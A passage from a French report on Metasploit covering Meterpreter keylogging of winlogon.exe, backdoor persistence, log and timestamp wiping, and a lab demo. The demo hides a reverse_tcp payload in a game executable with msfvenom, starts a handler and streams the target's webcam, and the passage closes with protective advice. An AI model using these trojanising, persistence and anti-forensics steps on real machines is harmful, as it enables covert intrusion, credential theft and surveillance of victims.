Il est également possible d'écrire des scripts personnalisés pour Meterpreter. Il pourra être exécuté avec la commande *run* de Meterpreter, qui téléchargera automatiquement le script sur la machine cible. La difficulté pour concevoir ce genre de scripts vient de la possible variété des systèmes cibles et des commandes de l'API disponibles pour ceux-ci. Les scripts personnalisés sont pour cette raison généralement spécialisés pour un type de système précis. On peut remarquer qu'il existe une commande spécialisée *irb* qui démarre une console dédiée à tester la disponibilité des différentes fonctions de l'API.

Conservation de l'accès à la machine

Une fois que l'attaquant s'est introduit dans un système, une des problématiques est de pouvoir maintenir ou rétablir la connexion dans le futur. Il existe plusieurs techniques implémentées par défaut dans Meterpreter pour pouvoir maintenir l'attaque ou l'effectuer de nouveau dans le futur.

Comme expliqué précédemment, Meterpreter est attaché un processus. Une des techniques de base pour avoir une connexion plus durable est donc de migrer du processus initial à un processus plus durable après l'aboutissement de l'attaque. Cet outil permet de prolonger la session actuelle, mais d'autres sont dédiées à la récupération d'identifiants afin de permettre de nouvelles connexions dans le futur.

Une première possibilité est la mise en place d'un keylogger. Ce type d'outil va permettre d'enregistrer toutes les entrées clavier de la machine, et par conséquent de récupérer des identifiants ou d'autres informations confidentielles. Le keylogger de Meterpreter fonctionne selon la même philosophie que la console, et n'écrit donc rien sur le disque de la machine cible. Toutes les saisies sont directement transmises à l'attaquant, tant que la connexion est active. Une particularité de cet outil dans Meterpreter est qu'il ne capture que les entrées clavier à destination du processus sur lequel il est attaché. Cela permet de catégoriser l'information récupérée ; en particulier, il est possible d'attacher Meterpreter au processus Windows « winlogon.exe » qui permet aux utilisateurs de s'identifier auprès du système. L'utilisation du keylogger dans ces conditions permet alors de récupérer les identifiants des utilisateurs de la machine.

Une autre possibilité est de mettre en place un service qui servira d'entrée (appelée *backdoor*) lors de futures connexions. Le script *metsvc* de Meterpreter s'occupe d'installer et de lancer le service permettant de futures connexions. Une fois installé, une simple commande dans Metasploit permettra de redémarrer une session Meterpreter à partir de l'IP de la machine et d'un port.

Masquer les traces de son passage

Lors d'une attaque sur un réseau ou une machine, l'attaquant laisse des traces qui peuvent, d'une part, alerter la victime d'une potentielle intrusion sur son système, et d'autre part, être analysées par la suite afin de déterminer le but de l'attaque ou de renforcer la machine attaquée. L'une des problématiques de l'attaquant, lorsque l'attaque se termine, est donc d'effacer ou de brouiller les traces de l'attaque. Cela rend plus difficile d'identifier les causes de l'attaque ou son objectif, si elle est découverte *a posteriori*, ce qui peut s'avérer utile si l'on prévoit des attaques similaires à l'avenir, ou pour avoir le temps d'exploiter les données récoltées.
Metasploit met en place des techniques pour effacer ces traces et empêcher les administrateurs de la cible de voir les actions qui ont été réalisées par l'attaquant.

Une première mesure est d'effacer les journaux d'activité. Des scripts dans Meterpreter s'occupent automatiquement de cela. Par exemple, le script *winenum* permet, entre autres, de nettoyer le journal d'évènements. Ce journal conserve certaines activités des logiciels, comme les erreurs ou les avertissements. L'effacer permet donc de masquer d'éventuelles traces laissées lors de l'attaque.

Meterpreter permet également d'accéder au registre du système (sous Windows). Cela permet d'abord de récupérer une grande variété d'informations, mais également d'effacer certaines traces de l'attaque. En effet, certains registres gardent un historique à propos des fichiers consultés, des accès internet, etc. Ceux-ci peuvent alors être altérés afin d'assurer la discrétion de l'attaque.

Lorsque certaines attaques nécessitent d'accéder au système de fichiers de la victime pour y effectuer des modifications, certaines informations, comme les dates de création et de modification des fichiers, peuvent donner des indications sur l'attaque. Pour limiter ce genre d'indices, l'attaquant peut utiliser *timestomp. Timestomp* est un module permettant de changer les dates de création, d'accès et de modification de certains fichiers. Cette technique permet à l'utilisateur de copier les

dates d'un fichier existant et de remplacer celles d'un autre fichier. Cela est utile pour masquer un fichier auquel l'attaquant a récemment accédé.

Le module permet également à l'attaquant d'effacer complètement ces dates (remplacer toutes les valeurs par des zéros) dans le but de rendre plus difficile à identifier les changements qui ont pu être effectués. Cette dernière fonctionnalité permet de cacher quand les changements ont eu lieu, mais ne cache pas quels fichiers ont été modifiés. Pour pallier cela, Timestomp dispose d'un outil qui met à zéro les dates de tous les fichiers du disque. Cela rend évident le fait qu'une attaque a eu lieu, mais l'investigation pour trouver les fichiers altérés sera plus compliquée et devra être effectuée avec des moyens alternatifs.


Démonstration d'une attaque avec Metasploit

Jusqu'à présent, ce document présentait les principes généraux d'une attaque mené avec Metasploit. Dans cette partie, on s'intéresse à une mise en place concrète d'une attaque, ici pour pouvoir gagner l'accès à la webcam de la cible.

Objectifs

Dans le cadre de cette démonstration, on va chercher à ouvrir une session Meterpreter Cela nous permettra d'effectuer un grand nombre d'opérations sur la machine à attaquer, à condition d'avoir les privilèges pour le faire. Si l'on manque de privilèges, on pourra utiliser une méthode d'escalade de privilèges, telle que le pivoting, présenté précédemment, pour les obtenir.

Pour obtenir un shell Meterpreter, on va tout d'abord mettre en place un *reverse shell* sur la machine cible. Un reverse shell est un shell dont l'entrée et la sortie sont redirigés, de la machine attaquante vers la machine cible. Ainsi, l'attaquant peut mettre en place une connexion similaire à celles que peuvent proposer SSH ou TELNET, pour agir sur la machine cible depuis la sienne. Contrairement à ces connexions classiques, c'est la machine cible qui demande lors d'une attaque à se connecter à la machine de l'attaquant.



Contexte

Dans le cadre de notre démonstration, on va chercher à attaquer une machine Windows 10 depuis une machine sous Kali Linux, un système d'exploitation spécialisé dans la sécurité et les tests de pénétration, qui embarque par défaut l'outil Metasploit.

On va également se placer dans un contexte où l'antivirus de la machine cible est désactivé. En effet, les outils utilisés dans cette démonstration pour masquer les intentions malveillantes du payload sont des versions gratuites des outils habituellement utilisés, et le camouflage n'est pas suffisamment robuste pour tromper l'antivirus de la machine cible.

Pour commencer, il faut que la machine attaquante puisse communiquer avec la cible via le réseau. On ne détaillera pas ici les méthodes d'intrusion et attaques possibles pour se connecter à un réseau privé, on va considérer que la machine de l'attaquant et la cible sont déjà sur le même réseau.

Détails de l'attaque

On s'intéresse maintenant au déroulement de l'attaque, et aux outils utilisés aux différentes étapes. Dans un premier temps on doit générer un payload qui va être exécuté sur la machine cible. Pour cela, on utilise le module Metasploit *msfvenom*, qui permet de générer, d'encoder et de cacher un payload, c'est-à-dire que l'on va pouvoir l'injecter dans un exécutable existant pour le dissimuler.

On utilise ici un payload fournit par Metasploit, pour lancer Meterpreter sur une machine Windows : *windows/meterpreter/reverse_tcp*. On va chercher ici à cacher le payload dans l'exécutable d'un petit jeu. Pour cela on ne va avoir besoin que d'une commande Meterpreter :

```
msfvenom -a x64 --platform windows -x jeu_original.exe -p
windows/meterpreter/reverse_tcp lhost=192.168.1.101 lport=4444 -e
x64/shikata_ga_nai -f exe -o jeu_malveillant.exe
```

Avec cette commande, on demande au module msfvenom d'installer le payload (`-p`) reverse_tcp dans l'exécutable (`-x`) jeu_original.exe, fait pour une plateforme (`--platform`) Windows et une architecture (`-a`) x64. Le payload devra permettre de se connecter à l'adresse `lhost`:`lport`, et devra être encodé (`-e`) avec l'algorithme shikata_ga_nai. Finalement, on veut que la commande produise un fichier de type (`-f`) .exe que l'on nommera (`-o`) jeu_malveillant.exe.

Maintenant l'exécutable malveillant a été généré, on souhaite qu'il s'exécute sur la machine cible. Concrètement, dans cet exemple, on n'exploite pas une vulnérabilité du système cible. En effet, si la cible met régulièrement son ordinateur à jour, il est très difficile de trouver des failles qui n'ont pas déjà été corrigées par une mise à jour. En revanche on peut exploiter des erreurs humaines, par du « social engineering ». Il est en effet plus aisé de pousser une personne peu avertie des dangers des exécutables à lancer une application sans avoir fait de vérifications : on peut par exemple envoyer un exécutable dans un mail qui ressemblerait à un mail officiel, que la personne s'attend à recevoir. On remarquera que, pour cacher le payload dans un exécutable d'une autre application, on doit choisir un exécutable qui n'est pas signé. En effet, par mesure de sécurité, la plupart des éditeurs d'application signent leur logiciel, de sorte que toute altération du code binaire du logiciel rende l'exécutable invalide.

Une fois que l'on a convaincu un utilisateur de lancer l'exécutable, on doit mettre en place une session Meterpreter sur la machine de l'attaquant : on démarre le framework Metasploit avec la commande *msfconsole*. On prépare ensuite la console Metasploit à recevoir une demande de connexion de la part du shell inversé mis en place sur la machine de la victime, avec les commandes suivantes :

```
msf> use multi/handler # On lance la console de manipulation des exploits

msf exploit(handler)> set payload windows/meterpreter/reverse_tcp # On
indique le payload dont on s'attend à recevoir des informations
```


```
msf exploit(handler)> set LHOST <IP> # On indique l'IP à laquelle la machine va nous contacter…

msf exploit(handler)> set LPORT <Listening Port> # … Et le port

msf exploit(handler) > run # On se met en attente de la demande de connexion
```

De son côté, la victime lance l'exécutable, et voit le programme lancé se dérouler comme si de rien n'était, tandis que la session Meterpreter se lance en arrière-plan dans la mémoire du processus.

Les deux machines se connectent alors, et l'attaquant a accès à la panoplie de commandes Meterpreter sur la machine cible.



Il peut se déplacer dans tout le système de fichier de la cible, lire et télécharger les documents qu'il souhaite, en modifier d'autres, et même accéder à la caméra de l'utilisateur : en effet, il existe une commande, *webcam_stream*, qui lance la caméra de la cible, et crée chez l'attaquant une page HTML qui retransmet en direct ce que filme la caméra.

L'attaque est à ce stade essentiellement terminée. Il s'agit ici d'une attaque simple, mais elle pourrait être enrichie en utilisant par exemple les techniques de dissimulation présentées dans la partie précédente.

Protéger son système des exploitations de failles

Metasploit est en effet un outil riche capable de mener des attaques et d'exploiter de nombreuses vulnérabilités. Dans un cas réel, ils existent cependant plus de précautions pour réduire les risques d'attaques réussies.

Tout le monde peut devenir une cible de cyber-attaques pour diverses raisons. La plupart du temps, l'attaquant va chercher à obtenir de l'argent. D'autres raisons sont possibles, par exemple dans le but de nuire à une entreprise ou de subtiliser ses informations.
C'est pourquoi il est nécessaire de savoir se protéger et d'adopter une hygiène informatique stricte et responsable.

Une bonne protection peut se résumer en trois aspects principaux : l'entretien de son système, la prudence quant au phishing (une forme très répandue de social engineering) et l'utilisation d'outils de protection performants et régulièrement mis à jour.

Comme on l'a vu au cours de ce rapport, les attaques aboutissent le plus souvent à cause de la négligence ou de l'imprudence de l'utilisateur de la machine cible. La première chose à faire est donc d'être prudent, notamment en n'autorisant pas l'exécution de programmes inconnus ou obtenus autrement que sur une plateforme de distribution fiable : le site officiel du produit recherché, un store officiel ou reconnu, etc. De la même manière, il vaut mieux désactiver l'affichage automatique d'images lors de la réception de mails et vérifier l'URL des liens proposés dans ces derniers avant de les ouvrir.

Même si l'utilisateur est averti et prudent, certaines failles restent exploitables sans son intervention. Pour se prémunir de ce danger, il n'existe qu'une méthode, il s'agit de mettre à jour régulièrement son système d'exploitation et ses logiciels pour que les correctifs des failles découvertes au fil du temps soient installés.
En plus de cela, il est important d'utiliser un antivirus reconnu et le garder le plus à jour possible. Comme nous l'avons vu lors de notre démonstration, ce dernier constitue un rempart solide face à la plupart des menaces et peut, malgré la négligence de l'utilisateur, empêcher l'exécution de programmes malveillants si sa base de données de détection est maintenue à jour.